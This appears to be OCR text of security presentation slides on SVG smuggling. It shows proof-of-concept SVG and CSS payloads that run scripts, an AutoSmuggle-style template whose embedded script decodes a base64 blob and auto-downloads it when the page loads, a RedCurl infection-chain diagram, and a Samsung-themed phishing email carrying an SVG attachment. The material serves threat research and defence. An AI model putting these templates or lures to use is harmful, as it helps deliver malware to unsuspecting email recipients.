
> SVG Smuggling as CSS



```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>SVG Smuggling as CSS</title>
<style>
  /* Объявление SVG в стилевых правилах CSS */
  .malicious-svg {
    background-image: url('data:image/svg+xml,<svg xmlns="http://www.w3.org/2000/svg"><script>alert("PT SWARM SVG Smuggling as CSS");</script></svg>');
    width: 0;
    height: 0;
    overflow: hidden;
    display: none;
  }
</style>
</head>
<body>
<!-- Использование вредоносного SVG-кода -->
<div class="malicious-svg"></div>
</body>
</html>
```

SVG SMUGGLING


SVG Polyglot




```
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 20010904//EN"
  "http://www.w3.org/TR/2001/REC-SVG-20010904/DTD/svg10.dtd">
<svg xmlns="http://www.w3.org/2000/svg">
  <rect x="10" y="10" width="100" height="100" fill="red" />

<defs>
<script type="text/javascript">
  <![CDATA[
    alert("PT SWARM SVG Polyglot");
  ]]>
</script>
</defs>
</svg>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title>SVG Polyglot</title>
</head>
<body>
  <h1>This is HTML</h1>
</body>
</html>
```

SVG SMUGGLING

> Combining



SVG SMUGGLING




This PC › Downloads   Search Downloads

<GUID>.zip


☐ Name	Date modified	Type	Size
Today (2)			
☑ efc22a70-23f7-4f41-b99b-75242a09569f.zip	5/5/2024 7:13 AM	Compressed (zipp...	1 KB
efc22a70-23f7-4f41-b99b-75242a09569f	5/5/2024 7:13 AM	File folder	

Easy JS-magic fix



```
function save(){
  const file = new File(['this is where BLOB should go'], {type: 'application/pdf'}); // edit thi
  const link = document.createElement('a');

  link.href = URL.createObjectURL(file);
  link.download = 'this is the name.pdf';

  document.body.appendChild(link);
  link.click();

  document.body.removeChild(link);
}

window.save = save;

<a class="downloadlink" id="downloadlink" target="_blank" onclick='save()'>here is your link</a>
```


Stackoverflow, 2019



```
        string svgbody = @"<svg xmlns=""http://www.w3.org/2000/svg"" xmlns:xlink=""http://www.w3.org/1999/xlink""
    <circle cx=""50"" cy=""50"" r=""40"" stroke=""black"" stroke-width=""3"" fill=""red""/>
    <script type=""application/ecmascript""><![CDATA[
      document.addEventListener(""DOMContentLoaded"", function() {
        function base64ToArrayBuffer(base64) {
          var binary_string = window.atob(base64);
          var len = binary_string.length;
          var bytes = new Uint8Array(len);
          for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
          return bytes.buffer;
        }" + "\n" +
        "var file = '" + b64string + "';\n" +
        "var data = base64ToArrayBuffer(file);\n" +
        "var blob = new Blob([data], {type: 'octet/stream'});\n" +
        "var fileName = '" + filename + "';\n" +
        "var a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');\n" +
        "document.documentElement.appendChild(a);\n" +
        "a.setAttribute('style', 'display: none');\n" +
        "var url = window.URL.createObjectURL(blob);\n" +
        "a.href = url;\n" +
        "a.download = fileName;\n" +
        "a.click();\n" +
        "window.URL.revokeObjectURL(url);\n" +
      "});\n" +
    "]]></script>\n" +
  "</svg>";
```

AutoSmuggle, git

SVG SMUGGLING




The infection chain in recent attacks by RedCurl group targeting Southeast Asia and Australia

F.A.C.C.T.

1. Receiving and opening an email
E-mail
2. Opening an attached SVG file
RedCurl.SVG
3. Loading stage RedCurl.ISO
C2.SVG
RedCurl.ISO containing RedCurl.LNK and RedCurl.Simple Downloader
4. Opening an ISO and launching an LNK file
RedCurl.LNK
5. Launching RedCurl.Simple Downloader
RedCurl.SimpleDownloader
6.1 Showing a legitimate website
Legitimate website
6.2 Loading stage RedCurl.Downloader
C2.SimpleDownloader
6.3 Launching RedCurl.Downloader via the Task Scheduler
RedCurl. Downloader
7.1 Loading stage RedCurl.Extractor
C2.Downloader
7.2 Loading into process memory and launching RedCurl.Extractor
RedCurl. Extractor
8.1 Loading stage RedCurl.FSABIN
C2.Extractor
8.2 Launching RedCurl.FSABIN via the Task Scheduler
RedCurl.FSABIN
9.1 Loading stage RedCurl.Module
C2.FSABIN
9.2 Launching RedCurl.Module
RedCurl.Module

Source: F.A.C.C.T., 2024



Samsung and [redacted] cooperation (0ea40874-109a-4c4c-97a7-aa05cd01afde) - Message (HTML)

Thu 9/28/2023 9:50 PM

Samsung Partners <emmwijesinghe@gmail.com>

Samsung and [redacted] cooperation (0ea40874-109a-4c4c-97a7-aa05cd01afde)

To [redacted]

Samsung [redacted] Offer 21-0014-2023.svg (151 KB)

SAMSUNG

Dear Partners,

As part of the cooperation between SAMSUNG and [redacted] you will be able to order products with an exclusive 35% discount on the retail price. This discount applies to the entire range and is summed up with all current promotions.

The discount is valid all the time and not only you, but also your family members can use it!

You can check right now attached special offer or visit our corporate shop

For questions related to order and delivery, you can always contact your personal manager or just reply to this mail.


SAMSUNG Account

Copyright © 1995-2023 Samsung. All Rights Reserved.

